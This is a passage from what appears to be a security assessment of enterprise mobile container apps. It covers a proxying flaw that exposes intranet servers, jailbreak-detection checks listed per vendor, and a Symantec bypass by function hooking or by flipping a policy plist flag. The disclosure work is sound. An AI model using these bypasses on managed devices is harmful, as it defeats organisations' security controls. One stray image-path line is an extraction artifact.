HOST NAME	PORT	PRIORITY	PRIMARY GP CLUSTER	SECONDARY GP CLUSTER	ACTIONS
		Primary	First	-- Not set --	⊕

Configuration

Figure 18 - Configuring application servers for GD app in Good Control Server

This list of configured servers would then be downloaded as mentioned above. The list would contain the configured servers for all GD applications the organization has. Each app should only be allowed to communicate with the servers that it was configured for.

By using the above method of proxying and the list of servers configured in the Good Control server, it was discovered that it is possible to communicate with any server on that list via a single GD app.

The implications of this is that an organization would have to apply the same level of security of all of its intranet application servers as the Internet facing servers, because an attacker would be able to exploit any web application vulnerabilities of the intranet application servers via any GD app.

Appendix

iOS Jailbreaking

Jailbreaking

Jailbreaking can be thought of as privilege escalation on an iOS device. Jailbreaking an iOS device involves removing restrictions placed by Apple on the iOS operating system via series of exploits. Additional details on the different vulnerabilities exploited over the years can be found at https://www.theiphonewiki.com.

Jailbreak History

Throughout the history of the Apple iOS releases, there has been a jailbreak released to the public for every major version. There has been a public jailbreak release for almost every other version of iOS. Thus jailbreaking of an iOS device is not a matter of if it can be done, but when.

Name	iOS Version
PwnageTool	1.1.4-5.1.1
redsn0w	2.1.1-6.1.6
purplera1n	3.0
blackra1n	3.1-3.1.2
limera1n	3.2.2-4.1
Spirit	3.1.2-3.2
JailbreakMe 2.0	3.1.2-4.0.1
JailbreakMe 3.0	4.2.6–4.2.8 4.3–4.3.3
Absinthe 2.0.4	5.1.1
evasi0n	6.0-6.1.2
evasi0n7	7.0-7.0.6
p0sixspwn	6.1.3-6.1.6
Pangu	7.1-7.1.2
Pangu8	8.0-8.1
TaiG	8.0-8.4
PPJailbreak	8.0-8.4
Pangu9	9.0-9.1

Table 3 – Jailbroken iOS Versions

Jailbreak Detection Methods

GFE, Good Suite, GD SDK

```
NSURL URLWithString: cydia://test
opendir(/dev)
stat(/System/Library/LaunchDaemons/com.saurik.Cydia.Startup.plist)
stat(/Library/LaunchDaemons/com.openssh.sshd.plist)
stat(/Library/LaunchDaemons/com.openssh.sshd.plist)
stat(/Applications/Cydia.app)
stat(/Applications/blackra1n.app)
stat(/private/var/stash)
stat(/bin/mv)
stat(/private/var/lib/apt)
statfs: /
statfs mainBundle: /private/var/mobile/Containers/Bundle/Application/<APP_GUID>/Good.app
fork() call
sysctlbyname(security.mac.proc_enforce)
sysctlbyname(security.mac.vnode_enforce)
```

GO!Enterprise

```
lstat: /Applications/Cydia.app
lstat: /Applications/RockApp.app
lstat: /Applications/Icy.app
lstat: /usr/sbin/sshd
lstat: /usr/bin/sshd
lstat: /usr/libexec/sftp-server
lstat: /Applications/WinterBoard.app
lstat: /Applications/SBSettings.app
lstat: /Applications/MxTube.app
lstat: /Applications/IntelliScreen.app
lstat: /Library/MobileSubstrate/DynamicLibraries/Veency.plist
lstat: /Applications/FakeCarrier.app
lstat: /Library/MobileSubstrate/DynamicLibraries/LiveClock.plist
lstat: /private/var/lib/apt
lstat: /Applications/blackra1n.app
lstat: /private/var/stash
lstat: /private/var/mobile/Library/SBSettings/Themes
lstat: /System/Library/LaunchDaemons/com.ikey.bbot.plist
lstat: /System/Library/LaunchDaemons/com.saurik.Cydia.Startup.plist
lstat: /private/var/tmp/cydia.log
lstat: /private/var/lib/cydia
```


TrendMicro

```
lstat(/Applications/Cydia.app)
lstat(/private/var/lib/apt/)
lstat(/usr/libexec/cydia)
lstat: /private/test_jail.txt
lstat(/bin/bash)
```

Symantec Mobility Suite

```
system() call
getgid()
dyld_image_count()
Existence of files using [NSFileManager fileExistsAtPath]
```

The Symantec mobility suite provide a more trivial way to bypass jailbreak detection, Static analysis of the Nukona dynamic library showed that the jailbreak detection method is called via the following function _isJailBroken(), it would be possible to disable jailbreak detection by hooking this function and returning false. Another option is to hook the following class and method and return false, [NukonaPolicy thumbsDownThumbsUp], this would also disable jailbreak detection. Lastly, the simplest method of all is to modify the Nukona Policy.plist file located in the application bundle in a hidden folder .nukona.



```
<true/>
<key>api_icloud_files_blocked</key>
<false/>
<key>api_itunes_files_blocked</key>
<false/>
<key>api_jailbroken_blocked</key>
<false/>
<key>api_restriction_enabled</key>
<true/>
<key>appvpn_gateway</key>
```

Figure 19 - Nukona policy file

As show in the image above, by setting the key value of api_jailbroken_blocked to false it will disable jailbreak detection as well.